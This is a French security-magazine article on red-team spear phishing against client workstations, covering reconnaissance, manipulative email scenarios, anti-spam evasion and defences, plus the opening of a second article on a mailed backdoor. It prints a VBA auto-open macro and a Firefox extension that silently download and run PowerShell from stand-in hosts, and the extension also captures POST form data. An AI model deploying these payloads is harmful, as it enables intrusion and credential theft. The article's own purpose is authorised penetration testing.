

2

À L'ASSAUT DES POSTES DE TRAVAIL

À découvrir dans cette partie...




2.1 Techniques et outils pour la compromission des postes clients

Faites le point sur un des vecteurs les plus fréquemment utilisés par les attaquants.
p. 42



2.2 Retour sur la conception d'une backdoor envoyée par e-mail

Développez votre propre backdoor pour exfiltrer les données de la cible et démontrer à votre client ce qu'il risque ! p. 56



2.2 Packers et anti-virus

Contrairement aux idées reçues, contourner à coup sûr un antivirus inconnu lors d'une attaque sur des postes clients demande du savoir-faire.
À vos packers ! p. 68

2 À L'ASSAUT DES POSTES DE TRAVAIL

TECHNIQUES ET OUTILS POUR LA COMPROMISSION DES POSTES CLIENTS

Clément Berthaux

Les attaques sur les postes clients via spear phishing sont à la base de nombreuses APT. Pourquoi ? À cause de leur facilité. Dans un monde où les systèmes sont de mieux en mieux sécurisés, l'humain reste toujours exploitable. Ainsi, il convient de s'en protéger, ou tout du moins de tester le degré d'exposition de son organisation face à cette menace, d'où l'intérêt d'intégrer des campagnes de phishing aux tests d'intrusion.

1. INTRODUCTION

Cet article illustre un retour d'expérience sur le spear phishing dans le cadre de tests d'intrusion de type Red Team. Il décrit toutes les étapes clés d'une bonne campagne, de la phase de récupération d'informations à la phase d'exploitation, en passant par l'envoi des e-mails. L'objectif est ici de compromettre des postes clients, c'est-à-dire d'y installer une porte dérobée pour faire un pivot vers le réseau interne de l'entreprise et exfiltrer des données sensibles.

Contrairement au phishing, où l'attaquant va manipuler sa victime pour qu'elle lui fournisse des secrets (comme son mot de passe), le spear phishing consiste à envoyer un lien hypertexte ou un document malveillant, qui lorsqu'ils sont ouverts, vont compromettre le poste de travail. Ainsi, même un utilisateur habitué à vérifier l'URL d'un site web avant d'y rentrer son mot de passe risque d'être compromis.

2. RECHERCHE D'INFORMATIONS

Première étape cruciale d'une bonne campagne de phishing : la recherche d'informations. Son objectif est de récupérer des adresses e-mail et d'autres informations sur la structure de l'entreprise cible : Qui travaille avec qui ? Qui fait quoi ? Qui a des connaissances en informatique ? Etc. L'idée est de récupérer le plus d'informations possible pour préparer une attaque ciblée et maximiser les chances de succès.

2.1 Rechercher des adresses mail d'employés

La technique la plus classique est de récupérer une adresse mail, d'en comprendre le schéma de construction (prenom.nom@target.com, pnom@target.com, prenom-nom@target.com, nom@target.com, etc.), puis de récupérer ensuite un maximum de couples nom et prénom avec lesquels on va reconstruire d'autres adresses e-mail.

Pour cela, il existe des sites communautaires particulièrement intéressants, on pense notamment à LinkedIn ou Viadeo, pour ne citer qu'eux.

2.2 Les outils automatisés

Il existe de nombreux outils pour automatiser cette phase de recherche. Un des exemples en la matière est **theharvester** [HARVESTER]. Développé en Python, il permet de faire des recherches sur de nombreuses sources parmi lesquelles Google, Bing, LinkedIn, Twitter et même Shodan.

ou de noms d'employés. Il existe de nombreux frameworks pour développer de tels outils, comme **Scrapy** [SCRAPY], écrit en Python et dont de multiples exemples sont disponibles sur Internet.

2.4 À la main

Utiliser des outils c'est bien, mais on a parfois envie de faire ça à la main. Les recherches manuelles sont parfois plus fructueuses qu'en utilisant des outils automatisés dans la mesure où cela permet :

- ⇒ de tâter le terrain, de repérer un employé qui semble être un peu trop enthousiaste et pourrait donc faire une cible intéressante ;
- ⇒ de récupérer des informations plus variées telles que le poste des personnes ou bien des numéros de téléphone, qui sont des informations capitales pour la suite des opérations.

Une alternative qui peut aider : l'utilisation de Google Dorks, notamment celui ci-dessous qui va permettre de rechercher le nom de personnes travaillant actuellement dans l'entreprise cible :

Fichier

```
site:linkedin.com inurl:pub -inurl:dir "at Nom-de-l'entreprise" "Current"
```

3. LE PHISHING

Ça y est, nous disposons à présent de notre jolie liste de cibles, leur nom, leur poste, le nom de leur chat et même celui de leur dentiste (pour des attaques très ciblées).

Il reste désormais à déterminer :

- ⇒ Quel contenu envoyer ?
- ⇒ À qui l'envoyer ?
- ⇒ Comment l'envoyer ?

Bref, construire un scénario.

3.1 Le social engineering dans le phishing

Le phishing, c'est avant tout du social engineering, exploiter l'humain, le convaincre que c'est dans son intérêt de cliquer sur ce lien, ou qu'il n'a tout simplement pas le choix.

3.1.1 Le scénario

Il existe de nombreuses publications plus ou moins abstraites sur les scénarios de phishing et la manière d'utiliser la psychologie pour arriver à ses fins. Dans les grandes lignes, l'idée est d'exploiter certains sentiments de la cible tels que :

- ⇒ La peur : « Je vais perdre de l'argent ! Il faut juste que je me connecte sur <http://mabanque.societeegeneral.com> ? Faisons comme ça ! » ;
- ⇒ L'avarice : « Oh ! Une super réduction ! » ;

- ⇒ La luxure : « Oh la belle candidature. Et si je cliquais pour voir la photo ? » ;
- ⇒ Le sens du devoir : « Ce candidat a fait une très grande école, il doit être très compétent ! Certes son CV est un .exe mais je veux l'ouvrir ! ».

On notera également que le fait d'avoir une conversation préalable avec la cible permet de nouer une relation de confiance, la rendant ainsi plus susceptible de cliquer sur des liens malveillants.

3.1.2 La cible

Le choix de la cible est intrinsèquement lié à celui du scénario. En effet, il va de soi que le scénario utilisé différera suivant les compétences en informatique de la cible.

À noter aussi que la compromission du poste d'un employé travaillant au service informatique apporte de nombreuses informations qui peuvent changer de déroulement d'un test d'intrusion visant le reste du réseau interne. Toutefois, on tentera en priorité de cibler les employés n'ayant pas de connaissances poussées en informatique et dont la probabilité de cliquer sur un lien est bien plus élevée, quitte à enchaîner ensuite sur une campagne de phishing depuis un premier compte mail compromis.

3.2 L'envoi des e-mails

La cible a été choisie, de même que le scénario, l'heure est maintenant venue d'envoyer des e-mails, mais pour cela, il faut choisir un serveur SMTP. Il existe, à ce sujet, plusieurs solutions.

3.2.1 L'utilisation d'un serveur SMTP public

La première solution est d'utiliser un SMTP public, celui de Gmail par exemple. C'est la plus simple, car elle ne nécessite aucune configuration particulière. Le consultant aura juste besoin de comptes Gmail valides dans la mesure où les SMTP vont généralement demander une authentification.

Les avantages sont les suivants :

- ⇒ c'est simple et rapide à mettre en place ;
- ⇒ cela permet d'utiliser la réputation et les techniques de Google pour contourner les filtres anti-spam.

Mais il y a aussi quelques inconvénients :

- ⇒ pour un compte simple, nous n'avons pas le choix du domaine utilisé par l'adresse mail d'envoi ;
- ⇒ héberger ses e-mails malveillants chez une entreprise tierce peut poser différents problèmes de confidentialité sur certaines prestations.

3.2.2 Le déploiement d'un SMTP privé

La seconde solution est d'utiliser son propre SMTP, comme un Postfix par exemple. Cette solution est plus complexe et longue à mettre en œuvre, car le consultant va devoir configurer son serveur SMTP et gérer lui-même la réputation de son adresse IP. Il s'expose alors à tous les problèmes que peuvent rencontrer les expéditeurs d'e-mails en masse qui luttent chaque jour pour ne pas finir dans le dossier « SPAM ».

Voici une liste des bonnes pratiques de configuration pour maintenir un taux de délivrabilité optimal :

- ⇒ désactiver la fonctionnalité *open relay* du serveur SMTP ;
- ⇒ renseigner l'entrée DNS MX du domaine ;
- ⇒ renseigner le reverse DNS du serveur pour pointer vers le domaine utilisé pour l'envoi des e-mails ;

- ⇒ configurer une signature DKIM (*Domain Keys Identified Mail*) des e-mails sortants ;
- ⇒ renseigner l'enregistrement SPF (*Sender Policy Framework*) du domaine ;
- ⇒ vérifier périodiquement que le domaine et les adresses IP du serveur ne sont pas inscrits dans les listes noires ;
- ⇒ inscrire son domaine dans les listes blanches ;
- ⇒ générer de la réputation, c'est-à-dire du trafic composé d'e-mails qui semblent légitimes, contenant notamment les liens vers des ressources hébergées sur un serveur utilisant le même domaine et qui ne sont pas reportés en tant que SPAM.

Les avantages de cette méthode sont une plus grande flexibilité sur le nom de domaine d'envoi.

Mais les inconvénients existent aussi :

- ⇒ c'est fastidieux à configurer ;
- ⇒ le changement de nom de domaine n'est pas trivial ;
- ⇒ l'obligation de gérer la réputation soi-même prend un certain temps.

4. LA CHARGE UTILE

On a vu comment envoyer les e-mails, quel type de scénario utiliser et à qui envoyer les e-mails, mais un « détail » n'a pas encore été couvert : le type de charge utile à envoyer. C'est bien beau d'envoyer des e-mails comme un vrai spammer, mais si on n'a pas de shell à la fin, ça manque un peu d'intérêt dans le cadre d'un test d'intrusion. Dans le cadre d'un test Red Team, on va privilégier une approche basée sur la simplicité et le pragmatisme. L'idée est de maximiser le rapport efficacité de la charge sur le temps passé à la développer.

Sauf besoin particulier, nul besoin de passer une semaine à développer et fiabiliser un exploit qui ne touche que la version 17.0.0.42 d'Adobe Flash Player sous Internet Explorer 10 et Windows 7 32 bits lorsqu'une personne du service recrutement cliquera volontiers sur le bouton « activer les macros » d'un document Word, donnant lieu à l'exécution d'un code arbitraire fiable (même si les exploits, c'est quand même très marrant à coder :)).

À noter que la partie qui suit s'intéresse aux charges utiles sur Windows, dans la mesure où il s'agit du système d'exploitation rencontré dans 90 % des cas (pour les 10 % restant, il faudra improviser...). Voici donc notre retour d'expérience sur les techniques qui marchent et celles qui marchent moins bien.

4.1. Les macros

Vaste sujet que sont les macros Microsoft Office. Tellement vaste qu'un autre article leur est consacré dans ce même numéro. Dans un monde de plus en plus conscient des enjeux liés à la sécurité, où chaque logiciel est lancé dans une sandbox, rendant ainsi l'exploitation de vulnérabilités de plus en plus compliquée, les macros Office fournissent un moyen rapide et fiable d'exécuter du code arbitraire à distance, et ce, avec souvent seulement deux clics de la victime.

Les attaquants l'ont, eux aussi, compris et c'est ce qui explique l'engouement actuel pour ces reliques des années 90.

Du point de vue de l'expert sécurité sur un test Red Team, c'est une aubaine, et on aurait tort de s'en priver.



En matière de scénarios, l'efficacité du CV ou de la lettre de motivation n'est plus à démontrer et, pour peu que le document soit bien fait, plus d'un s'y fera prendre.




Fig. 1 : Capture d'écran d'un exemple typique de document Word piégé.

Un des autres avantages des macros VBA, c'est le niveau de détection très faible des logiciels anti-virus lorsqu'ils sont confrontés à cette technologie, comme l'atteste l'analyse par Virus Total de la macro suivante, exemple simpliste d'un « download puis exec » de code Powershell :

Fichier

```
Public Function Execute() As Variant
    Const HOME_URL_HTTP = "ht" & "tp:" & "/" & "much." & "legit." & "com"
    & "/p0wn3d.gif"
    Const HIDDEN_WINDOW = 0
    Const strComputer = "."
    Dim objStartup, objWMIService, objConfig, objProcess, intProcessID
    Set objWMIService = GetObject("winmgmts:\\\" & strComputer & "\\root\cimv2")

    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW
    Set objProcess = GetObject("winmgmts:\\\" & strComputer & "\\root\cimv2:Win32_Process")
    objProcess.Create "powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -nopprofile -noexit -c IEX ((New-Object Net.WebClient).DownloadString("'" + HOME_URL_HTTP + "'));", Null, objConfig, intProcessID
    End Function

Sub AutoOpen()
    Execute
End Sub
```




Figure 2




Fig. 2 : Résultats de l'analyse par Virus Total.

4.2 Les extensions pour navigateur

Autre technique particulièrement intéressante dans le cadre d'une campagne de phishing, les extensions pour navigateur. Là encore, pas de correctif de sécurité, puisqu'il s'agit d'abuser d'une fonctionnalité légitime pour exécuter du code arbitraire à moindre coût.

L'inconvénient est que certains navigateurs rendent la tâche d'installation des extensions ardue pour les utilisateurs quand celle-ci est située sur un site tiers, ne correspondant pas à la marketplace du navigateur.

Voici un tour d'horizon des extensions pour les principaux navigateurs.

4.2.1 Firefox

Le navigateur Mozilla Firefox propose 3 types d'extensions :

- ⇒ Celles de type *Legacy*, utilisant des calques XUL pour modifier l'apparence du navigateur. Elles sont développées en JavaScript et nécessitent le redémarrage de Firefox pour s'exécuter.
- ⇒ Celles de type *Bootstrapped*, reprenant le même principe que les précédentes, à la différence qu'elles ne nécessitent aucun redémarrage.
- ⇒ Celles créées via le SDK, toujours développées en JavaScript, mais proposant des API de plus haut niveau et ne nécessitant pas de redémarrage non plus.

Dans le cadre d'une campagne de phishing, on se tournera plutôt vers celles créées via le SDK, dont les API viendront grandement faciliter la vie du développeur.

En termes de fonctionnalités, tout est permis, le module **js-ctypes**, intégré à Firefox, permettra au consultant d'appeler du code natif, ouvrant ainsi l'accès à toutes les fonctions de l'API Windows. De plus, diverses fonctions fournies par les API du SDK permettent d'intercepter le trafic réseau du navigateur de manière triviale (Tamper Data, ça vous rappelle quelque chose ?). On notera en outre la possibilité d'avoir une fonctionnalité d'auto-destruction et même de camouflage en injectant un script JS à la volée dans la page d'affichage des extensions (parce que c'est bien connu, les vrais pirates ne laissent pas de trace).

À titre d'exemple, voici le code d'une extension simpliste permettant l'exécution de commandes par le biais d'un appel à la fonction WinExec et la récupération des données envoyées à travers les requêtes POST du navigateur (et ce, même en HTTPS).

Fichier

```

var Chrome = require("chrome");
var Cc = Chrome.Cc;
var Ci = Chrome.Ci;

function setup_hook() {
    //On définit notre Observer
    var observer = {
        observe: function(subject, topic, data) {
            subject.QueryInterface(Ci.nsIHttpChannel);
            if(subject.requestMethod == "POST") {
                subject.QueryInterface(Ci.nsIUploadChannel);
                postdata = subject.uploadStream;
                var stream = Cc["@mozilla.org/binaryinputstream;1"].createInstance(Ci.
nsIBinaryInputStream);
                stream.setInputStream(postdata);
                var postBytes = stream.readByteArray(stream.available());
                //Conversion ByteArray en String
                var poststr = String.fromCharCode.apply(null, postBytes);

                //Prévoir des vérifications additionnelles sur la taille et le contenu pour
éviter d'exfiltrer trop de bruit

                //On exfiltre les données
                exfiltrate_data(subject.URI.spec, data);
                postdata.QueryInterface(Ci.nsISearchableStream).seek(Ci.nsISearchableStream.
NS_SEEK_SET, 0);
            }
        }
    };

    //Et on l'ajoute à la liste des Observer, il sera déclenché pour chaque
requête HTTP/HTTPS
    var observerService = Cc["@mozilla.org/observer-service;1"].
getService(Ci.nsIObserverService);
    observerService.addObserver(observer, 'http-on-modify-request', false);
}

function exfiltrate_data(url, data) {
    //[...]
}

function win_exec(command_line) {
    var ctypes = Chrome.components.utils.import("resource://gre/modules/
ctypes.jsm", null).ctypes;
    var kernel32 = ctypes.open("kernel32.dll");

```



```

//On déclare le prototype de la fonction
var WinExec = kernel32.declare(
"WinExec",
ctypes.winapi_abi,
ctypes.unsigned_int,
ctypes.char_ptr,
ctypes.unsigned_int
);
//On l'exécute
WinExec(command_line, 0);

kernel32.close();
}

//Le main de l'extension
exports.main = function (options, callbacks) {
  setup_hook();
  //Simple Download/Exec de code powershell
  win_exec("powershell.exe -ExecutionPolicy Bypass -WindowStyle
Hidden -noprofile -noexit -c IEX ((New-Object Net.WebClient).
DownloadString('http://seems.legit.com/get_powershell_script_omg.
png'))");
}

```

Une fois l'extension générée au format XPI, son installation se fait au moyen de deux clics de l'utilisateur. Par défaut, Firefox prétend interdire l'installation d'une extension depuis un site web qui n'est pas **addons.mozilla.org** (AMO pour les intimes). Toutefois, le navigateur propose de tout de même l'installer, si bien que ce type de charge utile est tout à fait utilisable dans le cadre d'une campagne de phishing.

Évidemment, le consultant maximisera ses chances de succès en utilisant un nom de domaine qui va bien, une image et un titre d'apparence légitime pour l'extension (à l'inverse de l'exemple choisi pour cet article).

On notera également l'absence totale de réaction des logiciels anti-virus (Figure 4, page suivante).




Fig. 3 : Capture d'écran des actions à effectuer par la victime.



SHA256:	3af8e53ed7cfa3266b8c16ad7bbfc599a767f85839d62fb88e25c1684d4d6b80
File name:	addon_misc.xpi
Detection ratio:	0 / 55
Analysis date:	2015-07-22 10:48:00 UTC (1 minute ago)

Fig. 4 :
Résultat de
l'analyse par
Virus Total.

4.2.2 Internet Explorer

Le cas du navigateur Internet Explorer est différent. Ses extensions s'appellent des BHO (*Browser Helper Objects*). Il s'agit d'une DLL qui va être chargée par IE et qui va pouvoir intercepter certains événements du navigateur, le chargement d'une nouvelle page, notamment.

À l'instar des extensions Firefox, un BHO va être capable d'utiliser l'API Windows, d'accéder au système de fichiers et même d'intercepter le trafic réseau généré par Internet Explorer. Hélas, à l'inverse d'un add-on Firefox, l'installation d'un BHO n'est pas triviale, il ne suffit pas de rediriger la victime vers un lien, car il va falloir créer les clés de registre nécessaires à son chargement.

Ainsi, dans le cadre d'une campagne de phishing, l'installation d'une extension pour Internet Explorer ne permet pas d'obtenir une exécution de code arbitraire dans la mesure où elle nécessite elle-même une exécution de code arbitraire.

On pourra toutefois noter que, pour la post-exploitation, l'installation d'un BHO semble être une bonne méthode de récupération d'informations sensibles [BHO].

4.2.3 Chrome

Le navigateur Chrome implémente quant à lui de nombreuses mesures de sécurité pour contrer la menace venue des extensions.

Ses extensions, développées en JavaScript, n'ont accès qu'à un nombre d'API limité leur permettant de modifier l'apparence et le comportement du navigateur. Aussi, on va pouvoir depuis une extension intercepter le trafic (à l'instar des deux navigateurs précédents), mais il ne sera pas possible de lancer des processus ou d'écrire dans le système de fichiers de la victime.

De plus, Chrome impose que les extensions soient installées depuis le Chrome Web Store et, à l'inverse de Firefox, ne permet pas d'outrepasser cette limitation de manière triviale (la victime doit activer le mode « développeur », ce qui risque d'éveiller les soupçons dans un e-mail de phishing).

Il est néanmoins intéressant de noter qu'une solution pour pallier ce dernier problème pourrait être d'héberger une extension malveillante sur le Chrome Web Store, à la manière des milliers d'applications malveillantes qui polluent le Play Store.

4.3 Les exploits

C'est bien connu, les exploits c'est trop cool. Ça permet d'exécuter du code arbitraire en mode ninja, ni vu ni connu. Hélas, les éditeurs de logiciels, de navigateurs notamment, s'en sont rendu compte depuis de nombreuses années, si bien que tout commence à être lancé dans une sandbox et que de nombreuses mesures de protection commencent à voir le jour.

Il est ainsi de plus en plus difficile de développer un exploit fiable pour le dernier Buffalo Overflow ((BUFFALO)) découvert dans Internet Explorer, sans parler de le faire fonctionner sur toutes les versions de Windows et sur des architectures 32 et 64 bits.

Ajoutons à cela le fait que la vulnérabilité sera évidemment patchée en quelques semaines ou quelques mois, on se rend vite compte que l'utilisation d'exploits lors d'une campagne de phishing liée à un test d'intrusion Red Team n'est pas la technique la plus efficace. Il est cependant toujours utile d'en avoir quelques-uns sous la main, si possible pour des vulnérabilités qui peuvent être facilement confirmées à distance. En effet, le consultant commencera par effectuer une première passe de prise d'empreinte en JavaScript pour déterminer la version et ainsi, être sûr que la cible est vulnérable avant d'envoyer l'exploit.

Un des plugins tristement célèbre en la matière est le fameux Adobe Flash Player, pour lequel de nouvelles vulnérabilités sont découvertes chaque semaine. Difficile d'évoquer les vulnérabilités sur ce produit sans mentionner la récente compromission d'une certaine entreprise italienne, dont les exploits, qui étaient alors des vulnérabilités 0-day, ont fuité sur Internet. Ces exploits pour Flash Player (respectivement les vulnérabilités CVE-2015-5119, CVE-2015-5122 et CVE-2015-5123), déjà fiabilisés, font l'aubaine du consultant à ses heures qui n'aura plus qu'à les modifier légèrement avant d'y ajouter son shellcode.

Java, quant à lui, n'est pas une si bonne cible puisque sa version ne peut pas toujours être déterminée sans instancier une applet, affichant dans de nombreux navigateurs un message d'avertissement sur le fait que le plugin est périmé (dans le cas où la cible serait vulnérable). Dès lors, autant tester l'exploit directement.

4.4 Et le bon vieux phishing « tout bête » dans tout ça ?

Parfois, un shell sur un nouveau poste n'apportera pas plus au test d'intrusion qu'une bonne paire de login et mot de passe. C'est là qu'intervient le phishing « tout bête » : rediriger la cible vers un site web qu'elle semble connaître pour qu'elle puisse nous envoyer ses identifiants.

Ce type d'attaque n'est pas à sous-estimer, dans la mesure où elle ne fait appel à aucune vulnérabilité ou produit particulier.

5. D'AUTRES VECTEURS

Les e-mails c'est bien, tout le monde les utilise et l'efficacité du phishing par e-mail n'est plus à prouver. Pourtant, les vrais méchants n'hésiteront pas à utiliser tous les moyens à leur disposition pour arriver à leurs fins.

Aussi, il convient, dans une approche Red Team, de se pencher plus en détail sur ces vecteurs alternatifs, pour des attaques toujours plus proches des techniques utilisées « dans la vraie vie ».

5.1 Phishing par mail, certes, mais avec des XSS

Bien souvent, lors d'un test d'intrusion Red Team, une passe de recherche de vulnérabilités sur les serveurs exposés sur Internet aura été préalablement effectuée par l'équipe. Il arrive que des vulnérabilités de type XSS (*Cross-Site Scripting*) soient découvertes.



Une technique qui a eu son lot de succès est de coupler ces XSS à une campagne de phishing. Le lien contenu dans le mail reçu par la victime aura alors pour cible un site web légitime, mais qui va entraîner une exécution de code JavaScript malveillant. Dès lors, plus que de voler des cookies, il est possible d'injecter un keylogger en JavaScript sur la page ou de délivrer des exploits.

Cette technique aura notamment l'avantage de mettre en confiance la victime, la redirigeant vers un site qu'elle connaît, et même avec le petit cadenas qui veut dire que tout va bien se passer...

5.2 Phishing sur les appareils mobiles

Les ordiphones (ANSSI-compliant) sont en plein essor et leurs nouvelles capacités et fonctionnalités font d'eux des cibles de plus en plus attirantes pour les pirates. Aussi, le « bon » pentesteur se doit, lui aussi, d'avoir envie de tester ce nouveau vecteur d'attaque.

Du simple lien envoyé par SMS à l'usurpation d'identité d'un collègue, de nombreux scénarios peuvent être envisagés. À noter que l'envoi de SMS n'est pas soumis aux mêmes contraintes que l'envoi d'e-mails en termes de filtres anti-spam et c'est un très bon vecteur de phishing.

Pour ce qui est de la charge utile, le consultant pourra opter pour un lien vers une page de phishing vers une application malveillante à installer, ou bien, pour les plus fous d'entre nous, vers un exploit navigateur (tirant parti des mises à jour trop rarement appliquées sur les smartphones).

5.3 De l'art de coupler différents vecteurs

Enfin, un dernier truc de ninja pour mettre en place des campagnes de phishing avancées, la possibilité de coupler plusieurs types de vecteurs. Par exemple, une idée de scénario qui fonctionne bien est d'appeler la victime au téléphone, en se faisant passer pour un autre employé travaillant dans la même entreprise, et en lui demandant de traiter les documents qui vont lui être envoyés. Tous les moyens sont bons pour créer une relation de confiance avec la victime.

6. C'EST BIEN BEAU TOUT ÇA, MAIS ON FAIT COMMENT POUR S'EN PROTÉGER ?

On a couvert la façon dont on pouvait organiser et lancer une campagne de spear phishing, mais il ne faut pas oublier que la finalité est de préparer l'entreprise ciblée pour qu'elle soit protégée au mieux contre ce type d'attaque.

Hélas, comme dans le cadre d'un test d'intrusion plus classique, il est plus difficile de se défendre que d'attaquer. Dans cette dernière partie, on se propose de donner quelques pistes pour se protéger de ce type d'attaques.

6.1 La sensibilisation

S'il est certain que le risque zéro n'existe pas, un peu de sensibilisation ne peut pas faire de mal. Plus qu'une présentation de deux heures sur les dangers d'Internet, au cours de laquelle les trois quarts de l'assistance seront occupés à faire des highscores à Candy Crush et autres Clash of Clans, la sensibilisation devrait passer par un entraînement rigoureux, la réalisation de campagnes de tests récurrentes, de sorte que chaque employé soit attentif à la vue d'un e-mail suspect. Il existe de nombreuses solutions pour effectuer ce type de campagnes de tests, chez Synacktiv ou chez ses concurrents.

6.2 Durcissement des configurations

En plus des campagnes de sensibilisation, le durcissement des configurations des postes de travail est indispensable. Une fois l'action fatidique effectuée (à savoir le clic sur un lien ou un document malveillant), il faut que la configuration limite un maximum la marge de manœuvre de l'attaquant, autant en terme d'exécution de code arbitraire que d'exfiltration d'informations sensibles.

Certaines mesures de durcissement imposent des contraintes pour l'utilisateur en terme d'ergonomie au quotidien et il faudra parfois choisir entre sécurité et facilité d'utilisation. Par exemple, si on revient aux macros Microsoft Office, une approche de protection pourrait être d'établir une politique qui n'autorise l'exécution que des macros signées par une entité de confiance. Ce genre de politique est difficile à mettre en place au jour le jour, si bien qu'une autre approche pourrait être de n'autoriser l'exécution d'aucune macro. Mais, là encore, cela vient gêner les entreprises qui utilisent des macros VBA dans leurs documents au quotidien. Il n'y a pas encore de solution parfaite.

Pour les lecteurs les plus intéressés, d'excellents guides sur les bonnes pratiques en termes de configuration de postes de travail et leur impact en terme de coût sont disponibles sur Internet [MITIGATION]. ■

REMERCIEMENTS

Je tiens à remercier l'ensemble de l'équipe Synacktiv pour leurs relectures et leurs conseils.

RÉFÉRENCES

[HARVESTER] The Harvester : <https://github.com/laramies/theHarvester>

[SCRAPY] Scrapy : <http://scrapy.org/>

[BHO] BHO : A spy in your browser :
<http://www.adlice.com/bho-a-spy-in-your-browser/>

[BUFFALO] Buffalo overflow : <https://twitter.com/subtee/status/618194027230277632>

[MITIGATION] Strategies to Mitigate Targeted Cyber Intrusions :
<http://www.asd.gov.au/infosec/top-mitigations/mitigations-2014-table.htm>



2 À L'ASSAUT DES POSTES DE TRAVAIL



RETOUR SUR LA CONCEPTION D'UNE BACKDOOR ENVOYÉE PAR E-MAIL

Romain Leonard

Ce retour d'expérience retrace les différentes étapes et les choix faits lors du développement d'une backdoor réalisée cette année et utilisée pour la réalisation de prestations Red Team. Pour chaque étape, il présente les différentes possibilités envisagées et justifie les choix d'implémentation faits par notre équipe Red Team.

1. VECTEUR D'INTRUSION

Dans le cadre de missions d'intrusion Red Team, il existe de nombreux vecteurs permettant de s'introduire efficacement dans le système d'information d'un client, ils sont regroupés en 5 grands axes :

- ⇒ Exploitation d'une vulnérabilité présente sur une application externe, accessible depuis Internet ;
- ⇒ Social Engineering dans les locaux du client afin d'obtenir un accès physique au système d'information ;
- ⇒ Dépôt d'un périphérique USB piégé (clé USB, Rubber Ducky, Teensy, entre autres) ;
- ⇒ Phishing et social engineering téléphonique afin d'obtenir des identifiants d'authentification ;
- ⇒ Envoi de pièces jointes malveillantes.

Nous avons décidé de nous focaliser sur ce dernier vecteur en développant notre propre outil qui puisse se déployer via l'envoi de pièces jointes malveillantes, car il s'agit, selon nous, de loin du vecteur ayant le meilleur rapport coût/efficacité/risque.

